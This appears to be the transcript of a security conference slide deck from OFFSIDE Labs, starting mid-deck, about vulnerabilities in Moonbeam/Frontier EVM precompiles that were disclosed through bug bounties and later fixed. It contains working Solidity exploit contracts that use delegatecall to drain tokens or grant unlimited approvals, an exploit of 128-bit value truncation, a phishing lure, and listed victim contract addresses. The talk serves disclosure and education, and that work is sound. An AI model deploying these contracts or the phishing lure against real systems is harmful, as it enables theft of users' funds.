    function stealNow() internal {
        uint256 balance = IERC20(asset).balanceOf(msg.sender);
        (bool success, ) = asset.delegatecall(
            abi.encodeWithSignature("transfer(address,uint256)", beneficiary, balance));
        require(success, "transfer");
    }

    function stealLater() internal {
        (bool success, ) = asset.delegatecall(
            abi.encodeWithSignature("approve(address,uint256)", beneficiary,
            0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff));
        require(success, "approve");
    }

    receive() payable external {
        if (msg.value == 0) {
            stealNow();
        }
    }
```

OFFSIDE Labs

The exploit

```
7   contract Exploit {
8       address asset;
9       address beneficiary;
10
11      constructor(address _asset, address _beneficiary) {…
14      }
15
16      function stealNow() internal {
17          uint256 balance = IERC20(asset).balanceOf(msg.sender);
18          (bool success, ) = asset.delegatecall(
19              abi.encodeWithSignature("transfer(address,uint256)", beneficiary, balance));
20          require(success, "transfer");
21      }
22
23      function stealLater() internal {
24          (bool success, ) = asset.delegatecall(
25              abi.encodeWithSignature("approve(address,uint256)", beneficiary,
                0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff));
26          require(success, "approve");
27      }
28
29      receive() payable external {
30          if (msg.value == 0) {
31              stealNow();
32          }
33      }
```

Trick users to call the trap

OFFSIDE Labs

The exploit🚀

perfect contract, perfect victims

OFFSIDE
Labs

The exploit🚀

perfect contract, perfect victims

- Ask users to invoke the malicious contract by phishing 😊

OFFSIDE Labs

The exploit🚀

perfect contract, perfect victims

- Ask users to invoke the malicious contract by phishing 😊
  - Please *approve()* this `ERC20` token contract to claim your airdrop!

OFFSIDE Labs

The exploit🚀

perfect contract, perfect victims

- Ask users to invoke the malicious contract by phishing 😊
  - Please *approve()* this `ERC20` token contract to claim your airdrop!
- Any better victim?

OFFSIDE Labs

The exploit🚀

perfect contract, perfect victims

- Ask users to invoke the malicious contract by phishing 😊
  - Please *approve()* this `ERC20` token contract to claim your airdrop!
- Any better victim?
  - Willing to call your contract ☺️

OFFSIDE Labs

The exploit🚀

perfect contract, perfect victims

- Ask users to invoke the malicious contract by phishing 😊
  - Please *approve()* this `ERC20` token contract to claim your airdrop!
- Any better victim?
  - Willing to call your contract ☺️
  - Not as smart(?) as users 🥴

OFFSIDE Labs

The exploit🚀

perfect contract, perfect victims

- Ask users to invoke the malicious contract by phishing 😊
  - Please *approve()* this `ERC20` token contract to claim your airdrop!
- Any better victim?
  - Willing to call your contract ☺️
  - Not as smart(?) as users 😵‍💫
  - Rich! 🤑

OFFSIDE Labs

The exploit🚀

perfect contract, perfect victims

- Ask users to invoke the malicious contract by phishing 😊
  - Please *approve()* this `ERC20` token contract to claim your airdrop!
- Any better victim?
  - Willing to call your contract ☺️
  - Not as smart(?) as users 🥴
  - Rich! 🤑
- Poor hackers' best friend: flash loan providers!

OFFSIDE Labs

The exploit🚀🚀

perfect contract, perfect victims

- AMM DEX pairs are silent onchain millionaires🤑
  - `0xea3d1e9e69addfa1ee5bbb89778decd862f1f7c5` on Moonriver, SolarBeam LP Token, $7.5M
  - `0xa927e1e1e044ca1d9fe18545850034773 31fe2af` on Moonbeam, Stella LP Token, $2.7M
  - `0x77d4b212770a7ca26ee70b1e0f27fc36da191c53` on Moonriver, xcKSM & stKSM pair, $2.4M
- Total assets > $10M💰

OFFSIDE Labs

The exploit

the Glimmer

OFFSIDE
Labs

The exploit

the Glimmer

- The Moonwell project ( ) is the dominant DEFI protocol on Moonriver

OFFSIDE Labs

The exploit🌕

the Glimmer

- The Moonwell project🌖 is the dominant DEFI protocol on Moonriver
  - $200M supplied / $100M available for borrowing

OFFSIDE Labs

The exploit🌕

the Glimmer

- The Moonwell project🌖 is the dominant DEFI protocol on Moonriver
  - $200M supplied / $100M available for borrowing

OFFSIDE Labs

The exploit

the Glimmer

- The Moonwell project is the dominant DEFI protocol on Moonriver
  - $200M supplied / $100M available for borrowing

- `MGlimmer` handing lending & borrowing against `MOVR`

OFFSIDE Labs

The exploit

the Glimmer

- The Moonwell project is the dominant DEFI protocol on Moonriver
  - $200M supplied / $100M available for borrowing

- `MGlimmer` handing lending & borrowing against `MOVR`
- When it transfers the balance to user, it will call the destination as a contract!

```
function doTransferOut(address payable to, uint amount) internal {
    /* Send the Glimmer, with minimal gas and revert on failure */
    (bool success, ) = to.call.value(amount)("");
    require(success, "Transfer failed");
}
```

OFFSIDE Labs

The exploit🌕🌕

```
pragma solidity >=0.8.0;

interface MGlimmer {
    function redeemUnderlying(uint redeemAmount) external returns (uint);
}

contract GlimmerExploit {
    address beneficiary;

    constructor() {}

    receive() payable external {
        if (msg.value == 0) {
            address asset = 0x0000000000000000000000000000000000000802;
            (bool success, ) = asset.delegatecall(
            abi.encodeWithSignature("approve(address,uint256)", beneficiary,
            0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff));
            require(success, "approve");
        }
    }

    function exploit(address mglimmer) external {
        beneficiary = msg.sender;
        MGlimmer(mglimmer).redeemUnderlying(0);
    }
}
```

OFFSIDE Labs

The exploit🌕🌕

```
pragma solidity >=0.8.0;

interface MGlimmer {
    function redeemUnderlying(uint redeemAmount) external returns (uint);
}

contract GlimmerExploit {
    address beneficiary;

    constructor() {}

    receive() payable external {
        if (msg.value == 0) {
            address asset = 0x0000000000000000000000000000000000000802;
            (bool success, ) = asset.delegatecall(
            abi.encodeWithSignature("approve(address,uint256)", beneficiary,
            0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff));
            require(success, "approve");
        }
    }

    function exploit(address mglimmer) external {
        beneficiary = msg.sender;
        MGlimmer(mglimmer).redeemUnderlying(0);
    }
}
```

Silent heist: approved to spend all!

OFFSIDE Labs

The exploit🌕🌕

```
pragma solidity >=0.8.0;

interface MGlimmer {
    function redeemUnderlying(uint redeemAmount) external returns (uint);
}

contract GlimmerExploit {
    address beneficiary;

    constructor() {}

    receive() payable exte
        if (msg.value == 0
            address asset
            (bool success,
            abi.encodeWithSignature("approve(address,uint256)", beneficiary,
            0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff));
            require(success, "approve");
        }
    }

    function exploit(address mglimmer) external {
        beneficiary = msg.sender;
        MGlimmer(mglimmer).redeemUnderlying(0);
    }
}
```

Silent heist: approved to spend all!

Deposit MOVR ➡️ Borrow Others ➡️ Transfer back ➡️ Leave Bad Debt ♻️

OFFSIDE Labs

The exploit🌕🌕

```
pragma solidity >=0.8.0;

interface MGlimmer {
    function redeemUnderlying(uint redeemAmount) external returns (uint);
}

contract GlimmerExploit {
    address beneficiary;

    constructor() {}

    receive() payable exte
        if (msg.value == 0
            address asset
            (bool success,
            abi.encodeWithSignature("approve(address,uint256)", beneficiary,
            0xffffffffffff
            require(success, "approve");
        }
    }

    function exploit(address mglimmer) external {
        beneficiary = msg.sender;
        MGlimmer(mglimmer).redeemUnderlying(0);
    }
}
```

Silent heist: approved to spend all!

Deposit MOVR ➡️ Borrow Others ➡️ Transfer back ➡️ Leave Bad Debt ♻️

$100M borrowable asset in danger

OFFSIDE Labs

The bounty

- $1,000,000 from Moonbeam
- $50,000 from Moonwell
- 2nd NFT from Immunefi for guarding funds > $100M

OFFSIDE Labs

Immunefi

Astar Network

31 May 2022	Yes	$1,000,000
Live since	KYC required	Maximum bounty

Program Overview

Astar Network is the Smart Contract Hub for WASM + EVM on Polkadot.

Since winning its Parachain auction in January 2022, Astar Network has become the top Parachain in the Polkadot ecosystem in terms of Total Value Locked and most Ethereum assets transferred over. Astar Network is the leading smart contract hub that connects the Polkadot ecosystem to Ethereum, Cosmos, and all major layer 1 blockchains. Astar Network supports dApps using multiple virtual machines—namely WASM and EVM—and offers the best technology solutions and financial incentives via its Build2Earn and Astar Incubation Program ** for Web3 developers to build on top of a secure, scalable

Immunefi

Astar Network

31 May 2022	Yes	$1,000,000
Live since	KYC required	Maximum bounty

Program Overview

Astar Network is the Smart Contract Hub for WASM + EVM on Polkadot.

Since winning its Parachain auction in January 2022, Astar Network has become the top Parachain in the Polkadot ecosystem in terms of Total Value Locked and most Ethereum assets transferred over. Astar Network is the leading smart contract hub that connects the Polkadot ecosystem to Ethereum, Cosmos, and all major layer 1 blockchains. Astar Network supports dApps using multiple virtual machines—namely WASM and EVM—and offers the best technology solutions and financial incentives via its Build2Earn and Astar Incubation Program ** for Web3 developers to build on top of a secure, scalable

Immunefi

Acala

13 December 2021	No	$1,000,000
Live since	KYC required	Maximum bounty

Program Overview

Acala is the decentralized finance network and liquidity hub of Polkadot. It’s a layer-1 smart contract platform that’s scalable, Ethereum-compatible, and optimized for DeFi with built-in liquidity and ready-made financial applications. With its trustless exchange, decentralized stablecoin (aUSD), DOT Liquid Staking (LDOT), and EVM+, Acala lets developers access the best of Ethereum and the full power of Substrate.

Karura is a "canary network" for Acala, which means it's an early, unaudited release of the code and holds real economic value. Karura’s all-in-one DeFi hub for Kusama gives users a taste of a decentralized swap, stablecoin minting, liquid staking, earning rewards, and more – all with micro gas fees.

Immunefi

Acala

13 December 2021	No	$1,000,000
Live since	KYC required	Maximum bounty

Program Overview

Acala is the decentralized finance network and liquidity hub of Polkadot. It's a layer-1 smart contract platform that's scalable, Ethereum-compatible, and optimized for DeFi with built-in liquidity and ready-made financial applications. With its trustless exchange, decentralized stablecoin (aUSD), DOT Liquid Staking (LDOT), and EVM+, Acala lets developers access the best of Ethereum and the full power of Substrate.

Karura is a "canary network" for Acala, which means it's an early, unaudited release of the code and holds real economic value. Karura's all-in-one DeFi hub for Kusama gives users a taste of a decentralized swap, stablecoin minting, liquid staking, earning rewards, and more – all with micro gas fees.

Back to the Frontier

- Erc20BalancesPrecompile + delegatecall disabled

moonbeam / precompiles / balances-erc20 / src / lib.rs

Code Blame 559 lines (466 loc) · 17.5 KB

```rust
/// Precompile exposing a pallet_balance as an ERC20.
/// Multiple precompiles can support instances of pallet_balance.
/// The precompile uses an additional storage to store approvals.
pub struct Erc20BalancesPrecompile<Runtime, Metadata: Erc20Metadata, Instance: 'static = ()>(
        PhantomData<(Runtime, Metadata, Instance)>,
);

// TODO: Migrate to precompile_utils::Precompile.
impl<Runtime, Metadata, Instance> Precompile
        for Erc20BalancesPrecompile<Runtime, Metadata, Instance>
where
        Metadata: Erc20Metadata,
        Instance: InstanceToPrefix + 'static,
        Runtime: pallet_balances::Config<Instance> + pallet_evm::Config + pallet_timestamp::Config,
        Runtime::Call: Dispatchable<PostInfo = PostDispatchInfo> + GetDispatchInfo,
        Runtime::Call: From<pallet_balances::Call<Runtime, Instance>>,
        <Runtime::Call as Dispatchable>::Origin: From<Option<Runtime::AccountId>>,
        BalanceOf<Runtime, Instance>: TryFrom<U256> + Into<U256>,
        <Runtime as pallet_timestamp::Config>::Moment: Into<U256>,
{
        fn execute(handle: &mut impl PrecompileHandle) -> EvmResult<PrecompileOutput> {
        }
}
```

OFFSIDE Labs

Back to the Frontier

- Erc20BalancesPrecompile + delegatecall disabled

moonbeam / precompiles / balances-erc20 / src / lib.rs

Code Blame 559 lines (466 loc) · 17.5 KB

```rust
/// Precompile exposing a pallet_balance as an ERC20.
/// Multiple precompiles can support instances of pallet_balance.
/// The precompile uses an additional storage to store approvals.
pub struct Erc20BalancesPrecompile<Runtime, Metadata: Erc20Metadata, Instance: 'static = ()>(
        PhantomData<(Runtime, Metadata, Instance)>,
);

// TODO: Migrate to precompile_utils::Precompile.
impl<Runtime, Metadata, Instance> Precompile
        for Erc20BalancesPrecompile<Runtime, Metadata, Instance>
where
        Metadata: Erc20Metadata,
        Instance: InstanceToPrefix + 'static,
        Runtime: pallet_balances::Config<Instance> + pallet_evm::Config + pallet_timestamp::Config,
        Runtime::Call: Dispatchable<PostInfo = PostDispatchInfo> + GetDispatchInfo,
        Runtime::Call: From<pallet_balances::Call<Runtime, Instance>>,
        <Runtime::Call as Dispatchable>::Origin: From<Option<Runtime::AccountId>>,
        BalanceOf<Runtime, Instance>: TryFrom<U256> + Into<U256>,
        <Runtime as pallet_timestamp::Config>::Moment: Into<U256>,
{
        fn execute(handle: &mut impl PrecompileHandle) -> EvmResult<PrecompileOutput> {
        }
}
```

What else could be wrong?

OFFSIDE Labs

Frontier Internals

OFFSIDE
Labs

Frontier Internals

- The hybrid virtual machine

OFFSIDE Labs

Frontier Internals

- The hybrid virtual machine
  - Ethereum smart contracts

OFFSIDE Labs

Frontier Internals

- The hybrid virtual machine
  - Ethereum smart contracts
  - Polkadot substrate as ledger

OFFSIDE Labs

Frontier Internals

- The hybrid virtual machine
  - Ethereum smart contracts
  - Polkadot substrate as ledger
- The native gas token is handled by `pallet_balance`

OFFSIDE Labs

Frontier Internals

- The hybrid virtual machine
  - Ethereum smart contracts
  - Polkadot substrate as ledger
- The native gas token is handled by `pallet_balance`
- The incompatible quirk

OFFSIDE Labs

Frontier Internals

- The hybrid virtual machine
  - Ethereum smart contracts
  - Polkadot substrate as ledger
- The native gas token is handled by `pallet_balance`
- The incompatible quirk
  - Balance & Value are 256 bit integer in Ethereum

OFFSIDE Labs

Frontier Internals

- The hybrid virtual machine
  - Ethereum smart contracts
  - Polkadot substrate as ledger
- The native gas token is handled by `pallet_balance`
- The incompatible quirk
  - Balance & Value are 256 bit integer in Ethereum
  - Currency is only 128 bit integer in Polkadot

OFFSIDE Labs

Frontier Internals

- The hybrid virtual machine
  - Ethereum smart contracts
  - Polkadot substrate as ledger
- The native gas token is handled by `pallet_balance`
- The incompatible quirk
  - Balance & Value are 256 bit integer in Ethereum
  - Currency is only 128 bit integer in Polkadot
  - The balance can never be greater than 128 bit!

OFFSIDE Labs

e / evm / src / runner / stack.rs

me 516 lines (442 loc) · 12.5 KB

```
pl<'vicinity, 'config, T: Config> StackStateT<'config> for SubstrateStackState<'vicinity
```

```rust
fn transfer(&mut self, transfer: Transfer) -> Result<(), ExitError> {
    let source = T::AddressMapping::into_account_id(transfer.source);
    let target = T::AddressMapping::into_account_id(transfer.target);

    T::Currency::transfer(
        &source,
        &target,
        transfer.value.low_u128().unique_saturated_into(),
        ExistenceRequirement::AllowDeath,
    ).map_err(|_| ExitError::OutOfFund)
}
```

e / evm / src / runner / stack.rs

me 516 lines (442 loc) · 12.5 KB

```
pl<'vicinity, 'config, T: Config> StackStateT<'config> for SubstrateStackState<'vicinity
```

```rust
fn transfer(&mut self, transfer: Transfer) -> Result<(), ExitError> {
    let source = T::AddressMapping::into_account_id(transfer.source);
    let target = T::AddressMapping::into_account_id(transfer.target);

    T::Currency::transfer(
        &source,
        &target,
        transfer.value.low_u128().unique_saturated_into(),
        ExistenceRequirement::AllowDeath,
    ).map_err(|_| ExitError::OutOfFund)
}
```

e / evm / src / runner / stack.rs

ne 516 lines (442 loc) · 12.5 KB

```
pl<'vicinity, 'config, T: Config> StackStateT<'config> for SubstrateStackState<'vicinity
```

```
fn transfer(&mut self, transfer: Transfer) -> Result<(), ExitError> {
    let source = T::AddressMapping::into_account_id(transfer.source);
    let target = T::AddressMapping::into_account_id(transfer.target);

    T::Currency::transfer(
        &source,
        &target,
        transfer.value.low_u128().unique_saturated_into(),
        ExistenceRequirement::AllowDeath,
    ).map_err(|_| ExitError::OutOfFund)
}
```

256 bit *value* is truncated into lower 128 bit!

The bug 🥷

double kill

OFFSIDE
Labs

The bug 🥷

double kill

- We can control 256 bit `transfer.value` (`msg.value`) in EVM

OFFSIDE Labs

The bug 🥷

double kill

- We can control 256 bit `transfer.value` (`msg.value`) in EVM
- What if we pass (`1 << 128`) in the msg.value?

OFFSIDE Labs

The bug 🥷

double kill

- We can control 256 bit `transfer.value` (`msg.value`) in EVM
- What if we pass (`1 << 128`) in the msg.value?
  - `T::Currency::transfer` will do nothing ✅

OFFSIDE Labs

The bug 🥷

double kill

- We can control 256 bit `transfer.value` (`msg.value`) in EVM
- What if we pass (`1 << 128`) in the msg.value?
  - `T::Currency::transfer` will do nothing ✅
  - the EVM execution finishes smoothly ✅

OFFSIDE Labs

The bug 🥷

double kill

- We can control 256 bit `transfer.value` (`msg.value`) in EVM
- What if we pass (`1 << 128`) in the msg.value?
  - `T::Currency::transfer` will do nothing ✅
  - the EVM execution finishes smoothly ✅
  - no extra balance by transferring the zero ❌

OFFSIDE Labs

The bug 🥷

double kill

- We can control 256 bit `transfer.value` (`msg.value`) in EVM
- What if we pass (`1 << 128`) in the msg.value?
  - `T::Currency::transfer` will do nothing ✅
  - the EVM execution finishes smoothly ✅
  - no extra balance by transferring the zero ❌
  - the untruncated `msg.value` will be accepted by the callee 💥

OFFSIDE Labs

The exploit

double kill

```
contract Exploit {
    IWETH private weth;

    constructor(address _weth) {
        weth = IWETH(_weth);
    }

    function depositWETH() payable external {
        uint256 val = msg.value + (1 << 128);
        weth.deposit{value: val}();
    }

    function withdrawETH(uint256 amount) external {
        weth.withdraw(amount);
    }

    function balance() public view returns (uint256) {
        return address(this).balance;
    }

    fallback() external payable {}
}
```

OFFSIDE Labs

The exploit🥷

double kill

- WETH is the ERC20 wrapper contract of native token.

```
contract Exploit {
    IWETH private weth;

    constructor(address _weth) {
        weth = IWETH(_weth);
    }

    function depositWETH() payable external {
        uint256 val = msg.value + (1 << 128);
        weth.deposit{value: val}();
    }

    function withdrawETH(uint256 amount) external {
        weth.withdraw(amount);
    }

    function balance() public view returns (uint256) {
        return address(this).balance;
    }

    fallback() external payable {}
}
```

OFFSIDE Labs

The exploit🥷

double kill

- WETH is the ERC20 wrapper contract of native token.
- You can deposit() to or withdraw() from the contract

```
contract Exploit {
    IWETH private weth;

    constructor(address _weth) {
        weth = IWETH(_weth);
    }

    function depositWETH() payable external {
        uint256 val = msg.value + (1 << 128);
        weth.deposit{value: val}();
    }

    function withdrawETH(uint256 amount) external {
        weth.withdraw(amount);
    }

    function balance() public view returns (uint256) {
        return address(this).balance;
    }

    fallback() external payable {}
}
```

OFFSIDE Labs

The exploit🥷

double kill

- `WETH` is the `ERC20` wrapper contract of `native token`.
- You can `deposit()` to or `withdraw()` from the contract
- We deposit **fake** tokens to the contract then withdraw the **real** tokens.

```
contract Exploit {
    IWETH private weth;

    constructor(address _weth) {
        weth = IWETH(_weth);
    }

    function depositWETH() payable external {
        uint256 val = msg.value + (1 << 128);
        weth.deposit{value: val}();
    }

    function withdrawETH(uint256 amount) external {
        weth.withdraw(amount);
    }

    function balance() public view returns (uint256) {
        return address(this).balance;
    }

    fallback() external payable {}
}
```

OFFSIDE Labs

The exploit🥷🥷

double kill

OFFSIDE
Labs

The exploit🥷🥷

double kill

- Some major victims, WETH style wrapper contracts, > $44M
  - WMOVR 0x98878b06940ae243284ca214f92bb71a2b032b8a 560,369. MOVR $6,511,491.11 (@ $11.62/MOVR)
  - WMOVR 0xf50225a84382c74cbdea10b0c176f71fc3de0c4d 39,495. MOVR $458,932.99 (@ $11.62/MOVR)
  - MGLMR 0xacc15dc74880c9944775448304b263d191c6077f 22,509,169. GLMR $15,462,674.16 (@ $0.69/GLMR)
  - Wrapped Astar 0xAeaaf0e2c81Af264101B9129C00F4440cCF0F720 233,903,992. ASTR ($12,110,613 USD)
  - WASTR 0x19574c3c8FaFc875051b665Ec131b7E60773d2C9 98,294,128. ASTR ($5,080,234 USD)
  - Wrapped Shiden 0x0f933Dc137D21cA519ae4C7E93f87a4C8EF365Ef 9,348,196. SDN ($3,310,196)

OFFSIDE Labs

The exploit🥷🥷

double kill

- **Some major victims, WETH style wrapper contracts, > $44M**
  - WMOVR 0x98878b06940ae243284ca214f92bb71a2b032b8a 560,369. MOVR $6,511,491.11 (@ $11.62/MOVR)
  - WMOVR 0xf50225a84382c74cbdea10b0c176f71fc3de0c4d 39,495. MOVR $458,932.99 (@ $11.62/MOVR)
  - MGLMR 0xacc15dc74880c9944775448304b263d191c6077f 22,509,169. GLMR $15,462,674.16 (@ $0.69/GLMR)
  - Wrapped Astar 0xAeaaf0e2c81Af264101B9129C00F4440cCF0F720 233,903,992. ASTR ($12,110,613 USD)
  - WASTR 0x19574c3c8FaFc875051b665Ec131b7E60773d2C9 98,294,128. ASTR ($5,080,234 USD)
  - Wrapped Shiden 0x0f933Dc137D21cA519ae4C7E93f87a4C8EF365Ef 9,348,196. SDN ($3,310,196)
- **Lending pools accept counterfeit WETH style tokens, > $150M**
  - Moonwell Apollo Total Supply $89,023,722 Total Borrow $41,595,374.52
  - Moonwell Artemis Total Supply $179,023,716.01 Total Borrow $94,486,490.85
  - Starlay Finance Total Deposited $37,163,238.35 Total Borrowed $18,769,822.51

OFFSIDE Labs

The bounty

- $430,000 from Moonbeam
- $250,000 from Astar
- $250,000 from Polkadot
- $70,000 from Acala

- 3rd NFT from Immunefi for guarding funds > $100M

OFFSIDE Labs

Watching the OFFSIDE
Play Secure in the Digital Field

OFFSIDE LABS

OFFSIDE
Labs

References

- https://pwning.mirror.xyz/CB4XUkbJUwPo7CaRwRmCApaP2DMjPQccW-NOcCwQIAs
- https://pwning.mirror.xyz/RFNTSouIIHUNmTNDThUUb1obleN5c1LAiQuN9Ue-ok
- https://pwning.mirror.xyz/okyEG4lahAuR81IMabYL5aUdvAsZ8cRCbYBXh8RHFuE
- https://mirror.xyz/orenyomtov.eth/RbU_WYYTPCAObp3UsNIkgx6iQBEIwulGQf586IUK7dE
- https://web.archive.org/web/20220419174107/https://immunefi.com/bounty/aurora/
- https://github.com/aurora-is-near/aurora-security-public/blob/main/ABBP-AssetsInScope.md
- https://aurora.dev/blog/aurora-mitigates-its-inflation-vulnerability
- https://medium.com/immunefi/aurora-infinite-spend-bugfix-review-6m-payout-e635d24273d
- https://rekt.news/leaderboard/
- https://www.saurik.com/optimism.html
- https://etherscan.io/address/0x6BFaD42cFC4EfC96f529D786D643Ff4A8B89FA52#analytics
- https://docs.near.org/concepts/data-flow/near-data-flow
- https://github.com/paritytech/frontier/security/advisories/GHSA-hc8w-mx86-9fcj

OFFSIDE Labs